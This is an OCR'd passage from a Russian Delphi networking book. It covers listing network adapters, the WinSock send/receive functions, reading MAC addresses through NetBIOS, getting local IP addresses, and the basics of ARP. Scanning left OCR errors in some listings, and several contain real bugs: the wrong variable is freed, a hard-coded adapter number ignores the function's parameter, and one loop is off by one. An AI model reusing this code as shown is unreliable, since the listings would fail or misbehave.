

Рис. 5.9. Форма второй закладки программы IP Config

Дальше идут компоненты `TLabel`, с помощью которых мы будем выводить полученную из системы информацию.

Теперь научимся получать список установленных в системе сетевых устройств. Я думаю, что это нужно делать по событию onshow для формы (когда форма появляется на экране). В этом случае проверка будет происходить только при появлении формы, а потом мы будем только получать информацию об уже выбранном устройстве.

Где-то я видел утилиту, которая обновляла этот список при каждом обращении пользователя к любому элементу. Лично я не вижу в этом смысла. Если вы считаете, что за время выполнения программы список может измениться (например, включили новое USB-устройство), то для таких случаев лучше добавить кнопку **Обновить** и не мучить пользователя бесполезными задержками.

Итак, в обработчике события OnShow главной формы пишем код из листинга 5.4.

Листинг 5.4. Получение списка сетевых устройств

```
procedure TSystemInfoForm.FormShow(Sender: TObject);
var
 pAdapterInfo, pAdapt:PIP_ADAPTER_INFO;
 pAddrStr:PIP_ADDR_STRING;
begin
 //Очищаем список устройств
 AdapterCB.Items.Clear;
 //Получить количество устройств
 AdapterInfoSize:=0;
 Err:=GetAdaptersInfo(nil, AdapterlnfoSize);
//Если произошла ошибка, то ...
 if (Err<>0) and (Err<>ERROR_BUFFER_OVERFLOW) then
 begin
   AdapterCB.Items.Add('Error');
   exit;
  end;
//Получить информацию об устройствах
 pAdapterlnfo := PIP_ADAPTER_INFO(GlobalAlloc(GPTR, AdapterlnfoSize));
 GetAdaptersInfo(pAdapterInfo, AdapterlnfoSize);
 pAdapt := pAdapterlnfo;
//Проверяем тип полученного адаптера
 while pAdaptonil do
  begin
   case pAdapt.Type_ of
    MIB_IF_TYPE_ETHERNET:
```

```
      AdapterCB.Items.Add('Ethernet adapter '+pAdapt.AdapterName);
    MIB_IF_TYPE_TOKENRING:
      AdapterCB.Items.Add('Token Ring adapter '+pAdapt.AdapterName);
    MIB_IF_TYPE_FDDI:
      AdapterCB.Items.Add('FDDI adapter '+pAdapt.AdapterName);
    MIB_IF_TYPE_PPP:
      AdapterCB.Items.Add('PPP adapter '+pAdapt.AdapterName);
    MIB_IF_TYPE_LOOPBACK:
      AdapterCB.Items.Add('Loopback adapter '+pAdapt.AdapterName);
    MIB_IF_TYPE_SLIP:
      AdapterCB.Items.Add('Slip adapter '+pAdapt.AdapterName);
    MIB_IF_TYPE_OTHER:
      AdapterCB.Items.Add('Other adapter '+pAdapt.AdapterName);
    end;
    pAdapt := pAdapt.Next;
  end;
 GlobalFree(Cardinal(pFixedInfo));
end;
```

Я постарался снабдить код подробными комментариями, чтобы вы смогли разобраться с тем, что здесь происходит. Самое сердце этой процедуры — вызов функции GetAdaptersInfo. Первый раз она вызывается с нулевым первым параметром. Это заставляет ОС сообщить нам, сколько памяти необходимо для хранения информации об установленных устройствах. Эту информацию мы получаем через переменную, указанную во втором параметре.

После этого выделяем необходимое количество памяти. Память выделяется с помощью функции GlobalAlloc, которая выделяет память в глобальной памяти машины. Желательно использовать именно эту функцию. Я пробовал выделять память в другом месте (не в глобальной области) и в этом случае программа выдавала ошибку или вообще ничего не выводила.

Во второй раз функция GetAdaptersinfo вызывается уже со всеми нормальными параметрами. В первом мы указываем на выделенную память, а второй параметр указывает на количество этой памяти.

После получения необходимой информации об установленных устройствах я заполняю выпадающий список ComboBox именами найденных сетевых плат (эти имена находятся в pAdapt.AdapterName). Я также прибавляю к имени адаптера его тип, который можно определить по свойству type структуры pAdapt. Это свойство может принимать следующие значения:

- MIB_IF_TYPE_ETHERNET — Ethernet сетевой адаптер;
- MIB_IF_TYPE_TOKENRING — адаптер Token Ring;

- MIB_IF_TYPE_FDDI — адаптер FDDI;
- MIB_IF_TYPE_PPP — PPP-адаптер;
- MIB_IF_TYPE_LOOPBACK — адаптер LoopBack;
- MIB_IF_TYPE_SLIP — Slip-адаптер;
- MIB_IF_TYPE_OTHER — Другое.

Теперь у нас в выпадающем списке ComboBox находятся имена всех найденных устройств, и нам надо отслеживать событие, когда пользователь выбрал какой-то элемент из списка, и выводить информацию, относящуюся к этому элементу. Чтобы поймать такое событие, мы должны создать обработчик OnChange для выпадающего списка. В этом обработчике мы должны получить количество установленных устройств. Для этого вызываем функцию GetAdaptersInfo с нулевым первым параметром, чтобы узнать количество необходимой памяти для хранения информации об устройствах:

```
AdapterInfoSize:=0;
Err:=GetAdaptersInfo(nil, AdapterInfoSize);
```

Некоторые в этом месте скажут, что мы уже знаем количество устройств и выполняли этот код, когда выполняли выпадающий список. А я на это скажу, что это было слишком давно. Если бы я писал этот код лет пять назад, то я действительно не запрашивал лишний раз количество устройств, а узнал его по количеству элементов в списке. Сейчас, во времена правления USB, я ни в чем не могу быть уверенным. Только что могло быть только два сетевых устройства, а через минуту их может быть три. Поэтому лучше лишний раз перестраховаться. Главное не делать это слишком часто.

Далее я снова получаю список устройств:

```
pAdapterInfo := PIP_ADAPTER_INFO(GlobalAlloc(GPTR, AdapterInfoSize));
GetAdaptersInfo(pAdapterInfo, AdapterInfoSize);
pAdapt := pAdapterInfo;
```

После этого мы запускаем цикл while, в котором происходит проверка всех названий из вновь полученного списка устройств с тем именем, которое выбрал пользователь. Как только эта запись найдена, нужно считать информацию ИЗ структуры pAdapterInfo:

```
IP_ADAPTER_INFO = record
Next: PIP_ADAPTER_INFO;
ComboIndex: DWORD;
AdapterName: array [0..MAX_ADAPTER_NAME_LENGTH + 3] of Char;
Description: array [0..MAX_ADAPTER_DESCRIPTION_LENGTH + 3] of Char;
AddressLength: UINT;
Address: array [0..MAX_ADAPTER_ADDRESS_LENGTH - 1] of BYTE;
Index: DWORD;
```

```
  Type_: UINT;
  DhcpEnabled: UINT;
  CurrentIpAddress: PIP_ADDR_STRING;
  IpAddressList: IP_ADDR_STRING;
  GatewayList: IP_ADDR_STRING;
  DhcpServer: IP_ADDR_STRING;
  HaveWins: BOOL;
  PrimaryWinsServer: IP_ADDR_STRING;
  SecondaryWinsServer: IP_ADDR_STRING;
  LeaseObtained: time_t;
  LeaseExpires: time_t;
end;
```

Здесь вы видите следующие свойства:

- ComboIndex — индекс устройства.
- AdapterName — с этим мы уже встречались, и это имя сетевого адаптера.
- Description — текстовое описание адаптера.
- AddressLength — длина физического (MAC) адреса.
- Address — массив символов, в котором хранится сам адрес. Длина массива определяется предыдущим параметром.
- type — тип адаптера. Это свойство я расписал немного выше.
- DhcpEnabled — указывает на использование DHCP.
- CurrentIpAddress — Текущий IP-адрес.
- GatewayList — СПИСОК ШЛЮЗОВ.
- DHCPServer — IP-адрес DHCP-сервера.
- HaveWins — используется ли WINS-сервер.
- PrimaryWinsServer — главный WINS-сервер.
- SecondaryWinsServer — главный WINS-сервер.

Это основные и часто используемые свойства, которые вы можете прочитать ИЗ СТруКТурЫ P_ADAPTER_INFO.

Вот теперь у вас есть полноценный и собственный IPConfig. Вы можете модифицировать его на свой вкус и цвет, а я надеюсь, что дал вам достаточно подробную информацию, для того чтобы вы могли продолжить самостоятельное улучшение этого примера.

На компакт-диске в директории \Примеры\Глава 5\IP Config вы можете увидеть пример данной программы.

5.5. Продолжаем знакомиться с WinSock

Когда в первом разделе этой главы я описывал функции WinSock, мною были рассмотрены только основные функции: инициализация и соединение. С обеими функциями мы познакомились на практике и создали быстрый сканер портов. Теперь нам предстоит расширить свои знания о WinSock и узнать, какие функции используются для получения и отправки данных. Хотя в своей книге я буду их часто использовать, знание внутренностей сетевой библиотеки Windows никогда не помешает.

Первая функция, необходимая для большинства сетевых программ, — listen. Когда серверная программа открыла порт и ожидает соединения со стороны клиента, то она должна вызвать эту функцию. Функция служит для начала прослушивания порта на случай подключения к нему со стороны клиента. Вот так выглядит эта функция в WinSock2:

```
function listen(
  s: TSocket;
  backlog: Integer
  ): Integer; stdcall;
```

- Первый параметр s — дескриптор гнезда или сокет.
- Второй параметр backlog — максимально допустимое число запросов, ожидающих обработки. Если этот параметр равен SOMAXCONN, то ядро само установит максимально возможное для него значение.

В большинстве случаев параметр blocklog зависит от установленного в системе параметра "максимальное количество подключений". Если вы используете Windows 95/98, то этот параметр регулируется в настройках сети.

Следующая функция называется accept. Она служит для подтверждения соединения сервером. Эта функция принимает запросы на подключение, поступающие на вход процесса-сервера:

```
function accept (
  const s: TSocket;
   var addr: TSockAddr;
   var addrlen: Integer
  }: TSocket; stdcall;
```

- Первый параметр s — это все тот же дескриптор гнезда/сокета.
- addr — указатель на структуру, в котором ядро возвращает адрес подключаемого клиента.
- addrlen — размер адреса.

После завершения выполнения функции ядро записывает в переменную addrien длину параметра addr. Функция возвращает новый дескриптор

гнезда, отличный от дескриптора s. Процесс-сервер может продолжать слежение за состоянием объявленного гнезда, поддерживая связь с клиентом по отдельному каналу.



Рис. 5.10. Соединение клиента с сервером

Вот мы и закончили рассматривать функции, необходимые вам для соединения клиента и сервера. Теперь мы начнем знакомиться с передачей данных. И первой на очереди стоит функция отправки пакетов, потому что для того, чтобы что-то принять, необходимо сначала отправить. И поможет нам в отправке пакетов функция send.

```
function send(
  s: TSocket;
  var Buf; len, flags: Integer
  ): Integer; stdcall;
```

Рассмотрим каждый параметр в отдельности:

- s — как всегда, это дескриптор гнезда;
- buf — указатель на посылаемые данные;
- len — размер данных;
- flags — флаги, установки.

Функция возвращает количество фактически переданных байтов.

Параметр flags может содержать значения: MSG_DONTROUTE — определяет, что данные не должны быть подчинены маршрутизации, MSG_OOB — послать данные out-of-band ("через таможню"), если посылаемые данные не учитываются в общем информационном обмене между взаимодействующими процессами.

Длина сообщения не должна превышать значения в SO_MAX_MSG_SIZE.

Прием данных осуществляется функцией recv:

```
function recv(
  s: TSocket;
  var Buf; len, flags: Integer
  ): Integer; stdcall;
```

Параметры практически те же:

- buf — массив для приема данных.
- len — ожидаемый объем данных.

- flags — могут быть установлены таким образом, что поступившее сообщение после чтения и анализа его содержимого не будет удалено из очереди, или настроены на получение данных out-of-band.
  - MSG_PEEK — данные будут скопированы в буфер, но не удалены из входной очереди;
  - MSG_OOB — то же, что и в функции send.

Функция recv возвращает количество байтов, фактически переданных пользовательской программе.

Для датаграммных версий используются функции sendto и recvfrom. Обе функции работают так же, как и в send и recv, только в качестве дополнительных параметров указываются адреса.

Теперь мы научились получать соединения, посылать данные, осталось только научиться закрывать соединения. Функция shutdown закрывает гнездовую связь.

5.6. Работа с NetBIOS

Я не собираюсь описывать все возможности NetBIOS, потому что эта тема заслуживает отдельного разговора продолжительностью не в одну сотню страниц, но основные сведения постараюсь дать. Описанного в этом разделе не хватит для написания профессионального приложения, работающего по протоколу NetBIOS, но будет достаточно для продолжения дальнейшего самостоятельного обучения.

Протокол NetBIOS достаточно прост, потому что API-протокол состоит только из одной функции NetBIOS. Несмотря на то, что функция одна, она умеет больше, чем любая другая функция из других сетевых библиотек. Именно поэтому я ее не смогу описать всю, но небольшие начальные сведения постараюсь предоставить.

В Windows за работу NetBIOS отвечает библиотека netapi32.dll. Это значит, что поклонникам языка C++ нужны будут заголовочные файлы и файл библиотеки netapi32.lib. Нам, программистам на Delphi, немного легче и достаточно только заголовочного файла nb.pas. Его вы найдете на компакт-диске вместе с исходником примера из этой части или в директории Headers/nb.

Как я уже сказал, вся библиотека NetBIOS крутится вокруг одноименной функции, и ее объявление выглядит вот таким вот образом:

```
function NetbiosCmd(var NCB: TNCB): Word;
```

Как видите у нее только один параметр — структура NCB. Это достаточно сложная структура, в которой и заключена вся работа. С ее помощью мы будем говорить библиотеке, что от нее требуется, а также принимать и получать любые данные.

Теперь перейдем к более конкретному изучению структуры NCB. Ее описание для Windows выглядит так:

```
TNCB = packed record
  Command: byte;
  RetCode: byte;
  LSN: byte;
  Num: byte;
  Buf: ^byte;
  Length: word;
  CallName: TNBName;
  Name: TNBName;
  RTO: byte;
  STO: byte;
  PostPrc: TNCBPostProc;
  Lana_Num: byte;
  Cmd_Cplt: byte;
  Reserved: array[0..9] of byte;
  Event: THandle;
end;
```

- Первый параметр (command) указывает на команду, которую необходимо выполнить. Я не смогу их описать все, но могу посоветовать заглянуть в заголовочный файл и поискать константы, начинающиеся на NCB_. Все это (кроме NCB_ASYNC) и есть имена констант, указывающих на определенные команды. Константа NCB_ASYNC имеет собственное особое значение. Если вы просто укажете необходимую команду, то она будет выполнена синхронно. Но если ее поразрядно логически сложить (для этого вместо знака + указывают and, хотя и простое сложение тоже сработает) с константой NCB_ASYNC, то команда будет уже выполнена асинхронно.

- Второй параметр (RetCode) содержит код результата выполнения команды. Если вы выполняете ее асинхронно, то NetBIOS не сможет сразу вернуть результат. Поэтому в этом случае сюда будет помещено значение $ff или константа NRC_PENDING, которая означает, что асинхронная команда еще не выполнена. Константы возвращаемых значений можно найти в заголовочном файле, и начинаются они с NRC_.

- Параметр LSN — номер локального сеанса, который вы можете получить после выполнения команд NCB_CALL (открыть сессию) и NCB_LISTEN (ждать вызова).

- Num — номер сетевого имени. Такие номера получаются после вызова команд NCB_ADDNAME (добавить уникальное имя в локальную таблицу) и NCB_ADDGRPNAME (добавить имя группы в локальную таблицу).

- Следующий параметр (Buf) — это буфер, в котором нужно размещать данные для отправки в сеть или получить данные, принятые из сети.
- Length — длина буфера. По этому числу библиотека сможет узнать, сколько данных вы хотите отправить в сеть или сколько хотите получить.
- Параметр `CallName` — это имя удаленного приложения.
- Противоположность предыдущемуName — имя вашей программы.
- Далее идет RTO — время ожидания (time-out) при получении данных. Учтите, что вы указываете число единиц времени, а одна единица равна 500 миллисекундам. Одна секунда равна 1 000 миллисекундам, а значит, если указать число 2, то ты мы попросим ожидать приема ровно 1 секунду.
- Противоположностью предыдущему является STO — время ожидания отправки данных по сети. Также указывается в единицах, где одна единица равна 500 миллисекундам.
- postPrc указывает на процедуру, которую необходимо выполнить после выполнения команды в асинхронном режиме. Такая процедура должна иметь вид

```
TNCBPostProc = procedure(P: PNCB);
```

Это значит, что она обязана иметь один и только один параметр в виде переменной типа `PNCB`, т. е. она — указатель на структуру тасв.

Если вы работаете в доисторическом Windows 3.11 (примите мои соболезнования), то этот параметр будет состоять из пары параметров `Post_Offs` и post_Seg (указатель на сегмент и смещение).

- `Lana_Num` — номер адаптера, с которым необходимо работать.
- `Cmd_Cplt` — это код выполнения Команды. Здесь также при асинхронной работе будет стоять значение $ff или константа `NRC_PENDING`.
- Reserved — зарезервированный параметр, должен равняться нулю.
- Event — удобная фишка Win32 — событие. Его удобно использовать при работе в асинхронном режиме, когда необходимо узнать момент окончания выполнения асинхронной операции.



Рис. 5.11. Форма программы определения MAC-адреса

В обработчике нажатия кнопки **Найти** напишите следующий код:

```
procedure TForm1.Button1Click(Sender: TObject);
var
 L_Enum : TLana_Enum;
 i:Integer;
begin
 L_Enum := NbLanaEnum;
 for i := 0 to (L_Enum.Length - 1) do
  begin
   NbReset(L_Enum.Lana[i] ) ;
   NetBIOSLabel.Caption:=NbGetMacAddr(Edit1.Text,i) ;
   if NetBIOSLabel.Caption<>'?' then break;
  end;
end;
```

Прежде чем использовать протокол NetBIOS вызывается функция NbLanaEnum, в которой происходит перечисление всех доступных в компьютере сетевых устройств. Для этого используется NetBIOS-команда `NCB_ENUM`. Эта функция написана нами и выглядит вот так:

```
function TForm1.NbLanaEnum: TLana_Enum;
var
 NCB: TNCB;
 L_Enum: TLana_Enum;
 RetCode: Word;
begin
 FillChar(NCB, SizeOf(NCB), 0);
 FillChar (L_Enum, SizeOf (TLana_Enum), 0) ;
 NCB.Command := NCB_ENUM;
 NCB.Buf := @L_Enum;
 NCB.Length := Sizeof(L_Enum);
 RetCode := NetBiosCmd(NCB);
 if RetCode <> NRC_GOODRET then
  begin
   L_Enum.Length := 0;
   L_Enum.Lana[0] := Byte (RetCode);
  end;
 Result := L_Enum;
end;
```

В первой строке заполняется структура NCB С ПОМОЩЬЮ функции `FillChar`. В следующей строке происходит то же самое с переменное L_Enum. Далее

идет заполнение структуры NCB. Указан тип команды NCB_ENUM (говорит, что необходимо перечислить сетевые устройства), а также буфер (свойство Buf) и его размер (свойство Length). После этого выполняется NetBIOS-команда с помощью функции NetBiosCmd. Если результат нормальный, то моя функция возвращает количество найденных устройств.

После получения информации о сетевых устройствах запускается цикл, в котором перебираем эти устройства и ищем у них MAC-адрес:

```
for i := 0 to (L_Enum.Length - 1) do
  begin
   NbReset(L_Enum.Lana[i]);
   NetBIOSLabel.Caption:=NbGetMacAddr(Edit1.Text,i);
   if NetBIOSLabel .Caption<>'?' then break;
  end;
```

После этого запускается цикл для всех найденных устройств (LANA). Внутри цикла по идее мы должны просто определить MAC-адрес устройства, но не тут-то было. В NetBIOS, прежде чем использовать любой LANA, его надо обнулить. Для этого вызываем свою процедуру NbReset, в которой выполняем NetBIOS-команду NCB_RESET. Не пренебрегайте этим действием даже если уверены, что программа сработает без этой команды. Никогда нельзя быть уверенным на 100%. Вот так выглядит функция NbReset:

```
function TForm1.NbReset(l: Byte): Word;
var
 NCB: TNCB;
begin
 FillChar(NCB, SizeOf(NCB), 0);
 NCB.Command := NCB_RESET;
 NCB.Lana_Num := 1;
 Result := NetBiosCmd(NCB);
end;
```

Ну а теперь после перечисления и обнуления можно смело вызывать функцию NbGetMacAddr, которая как раз и определит соответствующий устройству MAC-адрес:

```
function TForm1.NbGetMacAddr(Name: String; LanaNum: Integer): String;
var
 NCB: TNCB;
 AdpStat: TAdpStat;
 RetCode: Word;
 i:Integer;
begin
 FillChar(NCB, SizeOf(NCB), 0);
```

```
 FillChar(AdpStat, SizeOf(AdpStat), 0);
 NCB.Command := NCB_ADPSTAT;
 NCB.Buf := @AdpStat;
 NCB.Length := Sizeof(AdpStat);
 FillChar(NCB.CallName, Sizeof(TNBName), $20);
//NCB.CallName[0] := Byte('*');
 for i:=0 to Length(Name)-1 do
  NCB.CallName[i] := Byte(Name[i+1]);
 NCB.Lana_Num := LanaNum;
 RetCode := NetBiosCmd(NCB);
 if RetCode = NRC_GOODRET then
  begin
   Result := Format('%2.2x:%2.2x:%2.2x:%2.2x:%2.2x:%2.2x',
             [AdpStat.ID[0], AdpStat.ID[1], AdpStat.ID[2],AdpStat.ID[3],
             AdpStat.ID[4], AdpStat.ID[5]]);
  end
 else
  begin
   Result := '?';
  end;
end;
```

Обратите внимание на одну закомментированную строку:

```
NCB.CallName[0] := Byte('*');
```

Если в параметре `CallName` надо указать звездочку, то укажите на локальную машину, и не обязательно знать ее NetBIOS. Если нужна удаленная точка, то делайте именно так, как в примере.

В этом разделе я дал вам теорию, которую нельзя преподнести с помощью примера. Без понимания всего описанного невозможно изучать NetBIOS.

На компакт-диске в директории \Примеры\Глава 5\NB вы можете увидеть пример программы.

5.7. Определение локального/удаленного IP-адреса

Я уже рассказал, как определить локальный IP-адрес (см. *разд. 5.3),* но способ этот очень сложный, хотя и очень хороший, и позволяет получить множество дополнительной информации. Чаще всего подобные действия избыточны и сложны, а нужно определить только IP и ничего больше.

В этом разделе я покажу небольшой пример определения IP-адреса, заодно мы познакомимся с еще одной API-функцией библиотеки WinSock. Возможно, она вам пригодится в будущем.

Сейчас мы напишем пример, в котором программа возвращает все установленные IP-адреса для сетевых плат или удаленного доступа (). Помимо этого вы узнаете, как обращаться к компонентам на форме не по имени, а по "индексу", это очень удобная и нужная возможность.

Для примера бросьте на форму одну кнопку и несколько компонентов TEdit. Для кнопки создайте обработчик события OnClick и напишите там:

```
procedure TForm1.Button1Click(Sender: TObject);
type
  TaPInAddr = Array[0..10] of PInAddr;
  PaPInAddr = ^TaPInAddr;
var
  phe: PHostEnt;
  pptr: PaPInAddr;
  Buffer: Array[0..63] of Char;
  I: Integer;
  GInitData: TWSAData;
begin
 //Инициализация сокетов
 WSA5tartup($101, GInitData);
 //Получаем имя локального компьютера (хоста)
 GetHostName(Buffer, SizeOf(Buffer));
 //Получаем указатель на хост
 phe := GetHostByName(buffer);
 if phe = nil then Exit;
 //Получаем указатель на массив адресов.
 pPtr := PaPInAddr(phe^.h_addr_list);
 I := 0;
 //Перечисляем все адреса
 while pPtr^[I] <> nil do
  begin
   //Вывести адрес
   TEdit(FindComponent('Edit'+IntToStr(i+1))).Text:=inet_ntoa(pptr^[I]^);
   Inc(I);
  end;
 //Закрываем сокет
 WSACleanup;
end;
```

Теперь рассмотрим новые функции, которые мы использовали в этом примере. Первая — это GetHostName, она определяет имя локальной машины. У функции есть два параметра:

- буфер, в который будет занесено имя машины;
- размер выделенной под буфер памяти.

Следующая функция — GetHostByName, она определяет IP-адрес компьютера по его имени. В качестве единственного параметра нужно передать имя компьютера, адрес которого нужно узнать. Мы передаем буфер, в котором находится имя локальной машины, которое мы предварительно выяснили с помощью функции GetHostName. Результатом выполнения функции будет Массив ИЗ Структур ТИПа PInAddr.

Почему при определении IP-адреса мы получаем массив из структур? Это потому, что на компьютере может быть установлено несколько сетевых карт; например, у меня на работе на одном из серверов было установлено две сетевые карты на 10 и 100 Мбит/с. Я использовал их для разделения двух сетей с разной скоростью и разной топологией.

Вот теперь самое интересное — вывод результата:

```
TEdit(FindComponent('Edit'+IntToStr(i+1))).Text:=inet_ntoa(pptr^[I]^)
```

Здесь использована функция FindComponent, которая ищет компонент на форме по имени. В качестве параметра нужно передать имя компонента, например Edit1. Но можно поступить хитрее и передать имя Edit плюс индекс, приведенный к строковому типу IntToStr(i+1). В итоге на первом этапе мы будем искать FindComponent('Edit1'), на втором этапе FindComponent('Edit2') и так далее.

НаЙДенНЫЙ С ПОМОЩЬЮ ФУНКЦИИ FindComponent КОМПОНенТ нужно ПрИВеСТИ К ТИПУ TEdit С ПОМОЩЬЮ TEdit(FindComponent('Edit'+IntToStr(i+1))). А далее используем всю эту конструкцию, как простой Tedit-компонент:

```
TEdit(FindComponent('Edit'+IntToStr(i+1))).Параметр:=Значение;
```

Рассмотрим еще пример. Допустим, у вас стоит пять компонентов CheckBox с именами CheckBox1, CheckBox2, CheckBox3 и так далее. Чтобы перебрать все эти компоненты и узнать, какой из них выделен, нужно сделать так:

```
for i:=1 to 5 do
 if TCheckBox(FindComponent('CheckBox'+IntToStr(i+1))).Checked then
  begin
   //i-й компонент CheckBox выделен
  end;
```

Ну и напоследок идет функция inetntoa. Она превращает переданный ей IP-адрес в строку. В качестве единственного параметра передаем адрес, а на выходе получаем его строковое представление.

На компакт-диске в директории \Примеры\Глава 5\GetIP вы можете увидеть пример этой программы.

5.8. Работа с ARP

Прежде чем приступить к программированию мне надо дать некоторые пояснения относительно сетевого протокола ARP. Не все знают, что это такое, и тем более, как с ним работать. ARP (Address Resolution Protocol) — это протокол сопоставления адреса. RARP — это протокол, выполняющий действия, обратные ARP.

Любой пакет, передаваемый по сети, должен содержать в себе MAC-адрес (аппаратный адрес сетевого устройства). Этот адрес прошит производителем в сетевое устройство. Если вы хотите узнать MAC-адрес своей карты и у вас стоит Windows 9x/ME, то запустите Ipconfig.exe или winipconfig.exe из директории Windows. Для winipconfig.exe нажмите кнопку **Сведения,** и вы сможете увидеть окно, как на рис. 5.12.



Рис. 5.12. Просмотр MAC-адреса в Windows 9x/ME

В выпадающем списке вы можете увидеть PPP-адаптер (если вы подключены к Интернету) и имя своей сетевой карты (если она есть). Выбирая одно из них, вы можете увидеть их свойства.

Для Windows 2000/XP этот адрес можно увидеть, если запустить программу **Сведения о системе,** выбрав **Пуск\Программы\Стандартные\Служебные**.

В этой программе нужно в левой части окна открыть ветви дерева **Компоненты\Сеть\Адаптер** (рис. 5.13).



Рис. 5.13. Просмотр MAC-адреса в Windows 2000/XP

Итак, прежде чем пакет будет отправлен, машина должна знать адрес получателя. Протокол ARP занимается поиском этого адреса. В общем случае поиск MAC-адреса происходит так:

- Сначала происходит поиск в кэше. Если адрес не найден, то переходим дальше.
- Посылается широковещательный ARP-запрос. В этом запросе устанавливается MAC-адрес FF-FF-FF-FF-FF и указывается IP-адрес нужной машины. Если какая-нибудь машина в сети знает о существовании этого IP-адреса и знает его MAC-адрес, то она возвращает ответ с MAC-адресом нужной машины. Полученный адрес помещается в кэш.
- Если и после этого не найден адрес, то пакет отправляется в шлюз.
- Если IP-адрес найден в локальной сети, то компьютер получает реальный MAC-адрес. Если нет, то запрос отправляется маршрутизатору, который ищет MAC-адрес в удаленной сети. Когда он найдет MAC-адрес, он возвращает компьютеру не требуемый, а свой MAC-адрес. Компьютер будет посылать пакеты на IP, а указывать MAC-адрес маршрутизатора, а тот будет переправлять пакет куда надо. Таким образом маршрутизатор становится "прокси-сервером".

Когда компьютер получает MAC-адрес, то он сохраняет его в кэше. Адреса в кэше сохраняются в течение определенного времени (по умолчанию 10 минут). Если компьютер в течение 10 минут еще раз обращается по этому IP-адресу, то начнется отсчет с начала. Но такое бывает не во всех системах.

Для просмотра ARP-кэша в Windows можно воспользоваться командой ARP с параметром -g или -a. Но мы в этой главе напишем свою собственную небольшую утилиту, которая будет работать с этим интересным протоколом — ARP. Пример будет достаточно сложный, поэтому мы будем его изучать постепенно.

Запустите Delphi и создайте форму похожую на ту, что изображена на рис. 5.14. В верхней части окна расположена панель с кнопками.

- **Обновить** — при нажатии этой кнопки мы будем перечитывать информацию о ARP-таблице из кэша.
- **Добавить** — чуть позже мы добавим в программу возможность добавления новых ARP-записей вручную. Эта функция нужна очень редко.
- **Удалить** — по этой команде мы будем удалять строки из кэша.
- **Очистить** — по этой команде мы будем полностью очищать ARP-кэш.

